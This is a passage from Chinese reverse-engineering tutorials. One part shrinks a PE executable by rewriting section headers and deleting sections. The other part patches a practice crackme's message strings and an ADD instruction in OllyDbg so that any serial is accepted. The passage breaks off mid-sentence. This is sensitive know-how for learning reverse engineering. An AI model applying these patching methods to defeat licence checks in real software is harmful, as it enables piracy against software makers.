好了，介绍了这么多的理论，小菜们看得有点儿头晕了吧，下面就让我们来实践一下。

首先我们修改文件偏移，这时你会发现.idata区段文件偏移是7000，加上大小5e3c就是ce3c，取整就是d000，所以.rsrc区段的偏移就是d000，选中此区段后点右键，选择“编辑区段头”，把原始偏移9e000改成d000，如图3。以此类推，将.mackt区段改成12000。下面就要改虚拟地址了，由于前面已经说过，虚拟地址不能改，所以只能改变它的大小使上下连接。很容易发现.idata区段还差97000个空间就能与下面的.rsrc区段连接，所以选中.idata区段后点右键，选择“编辑区段头”，把虚拟大小改成97000，如图4。最后整个改完的区段表如图5所示。




图3




图4


[区段表]

Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	00004022	00001000	00004022	60000020
.data	00006000	0000083C	00006000	0000083C	C0000040
.idata	00007000	00097000	00007000	00005E3C	C0000040
.rsrc	0009E000	00005000	0000D000	00005000	40000040
.mackt	000A3000	00001000	00012000	00001000	E0000060

图5

第三步：从文件中删除


使用winhex打开该文件，选择偏移0000D000到0009E000–1，全部将它们删除（我们可以在d000处选择一个，然后点右键选择“块开始”，再在最下面选择“块结束”，点右键选择“编辑”，删除后保存就行了），如图6。这时就会发现它的大小已经由656K变为了76K，不过这比起原来52K还是大了一点，但已经减小许多了。最后我们也可以重建一下pe，打开LordPE，先设置一下，在验证选项中只留下“验证PE”，如图7。


图6

至此所有的工作就完成了，下面我说一下优化的两大法则。

1、Contains（包含）有标记的区段一般不能删除，没有标记的可优先考虑。

2、使用OD载入需要减肥的文件，忽略所有异常，打开内存镜像（快捷键alt+m），分别在各个区段上按F2下断，按F9运行。此时如果程序能够跑起来的话，那么这个区段一般就可以删除掉了（无用/垃圾区段），如图8。


图7

地址	大小	属主	区段	包含	类型	访问
00010000	00001000				Priv	RW
00020000	00001000				Priv	RW
00030000	00008000				Priv	RW
0013C000	00001000				Priv	RW 保护
0013D000	00003000			堆栈 于 主	Priv	RW 保护
00140000	00003000				Map	R
00150000	00001000				Priv	RWE
00160000	00005000				Priv	RW
00260000	00006000				Priv	RW
00270000	00003000			标记	Map	RW
00280000	00016000				Map	R
002A0000	00041000				Map	R
002F0000	00041000				Map	R
00340000	00006000				Map	R
00350000	00041000				Map	R
003A0000	00008000				Priv	RW
003B0000	00001000				Priv	RW
003C0000	00001000				Priv	RW
003D0000	00003000				Map	R
003E0000	00002000				Map	R
003F0000	00004000				Priv	RW
00400000	00001000	Unpack_		PE 文件头	Imag	R
00401000	00005000	Unpack_	.text		Imag	R
00406000	00001000	Unpack_	.data		Imag	R
00407000	00006000	Unpack_	idata		Imag	R
0040D000	00001000	Unpack_	.reloc		Imag	R

图8

最后注意一下，以下的区段一般不可以删除。

.text　代码段，我们反编译程序经常看到。

.data　数据快，程序初始化用。

.idata　输入表

.rsrc　全部资源，如图标，菜单，位图。

.reloc　保存基地址重定位（本文是exe的所以可以删，dll则不可以）。

到这里文章就结束了，如果各位还有什么问题的话，可以参看本文的录像。（本文所涉及到的LordPE、WinHex、OD和操作录像已收录到光盘中）

菜菜学破解之疯狂爆破



BaseNet

最近刚开始学习逆向，于是就从网上下载了一些Cracker_Me来练手，有人说Cracker_Me的作用是为了分析算法，我倒觉得对于刚入门的菜鸟来说，使用Cracker_Me来学习爆破一样精彩，相信看完本文后你也会这么认为的。

一、兵不血刃—用16进制编辑器实现完美爆破

运行程序Cracker_Me，用户名输入test，然后输入任意一串假码，点击“go”按钮，结果弹出了错误提示，如图1。使






图1

用OD载入程序，使用插件搜索ASCII码和UNICODE，没有找到任何有用的信息，接着使用LordPE打开程序，看一下PE信息，IMAGE_BASE为0040 0000，导入表被加密了，如图2所示。使用C32ASM打开程序，看到程序的PE结构被手动修改了，如图3所示。


图2


图3


我们仔细查看一下，发现在MessageBox字符串下有一些有意思的字符串——“成功 恭喜 失败 加油”，由图1可知“失败 加油”就是错误提示，也就是说MessageBox函数调用的参数是做为变量保存到内存中的，当输入的用户名和密码正确的时候程序就会将“成功 恭喜”这两个变量压入栈空间作为MessageBox的参数，从而显示“成功 恭喜”的窗口，如果输入的用户名和密码不正确，就将“失败 加油”压入栈空间做为MessageBox的参数，所以我们只要将offset:80处的“失败 加油”修改为“成功 恭喜”，就实现了完美爆破。这也给了我们一个启示，不要习惯性的去用OD插件或者WIN32ASM去反汇编查找字符串，有时候直接查看程序的16进制内容也能有所收获。

二、修改变量偏移实现完美爆破


根据上面的分析，我们知道程序是通过MessageBox函数来显示成功或者失败的，使用OD载入程序，在bp MessageBoxA处下断点，回车后按F9执行程序，输入假码，按Alt+F9返回程序领空，返回后的代码如下：

```
004006EE    E8 BDFEFFFF    CALL 004005B0;关键CALL
004006F3    05 08000400    ADD EAX,40008
004006F8    59             POP ECX
004006F9    C1E0 04        SHL EAX,4; 将“失败加油”的内存地址保存到EAX中
004006FC    59             POP ECX
004006FD    8D48 08        LEA ECX,DWORD PTR DS:[EAX+8]
00400700    6A 00          PUSH 0
00400702    51             PUSH ECX
00400703    50             PUSH EAX ；失败加油入栈，作为MessageBox的参数!
00400704    FF75 08        PUSH DWORD PTR SS:[EBP+8]
00400707    FF15 00024000  CALL DWORD PTR DS:[<&USER32.MessageBoxA>]; USER32.MessageBoxA
```

很显然，我们只要将“add eax,40008”修改为“add eax,40009”，就可以将“恭喜 成功”字符入栈做为MessageBox的参数了。不过这样的修改并不完美，当用户输入正解的用户名或者密码时，程序就会载入004000a0处的内容，显然程序还是会出错的，但是我们可以通过修改汇编指令来实现完美爆破，我们可以加上一个条件开关“cmp eax,1”，如果zf=1则让程序执行“add eax,40009”，如果zf=0则让程序执行“add 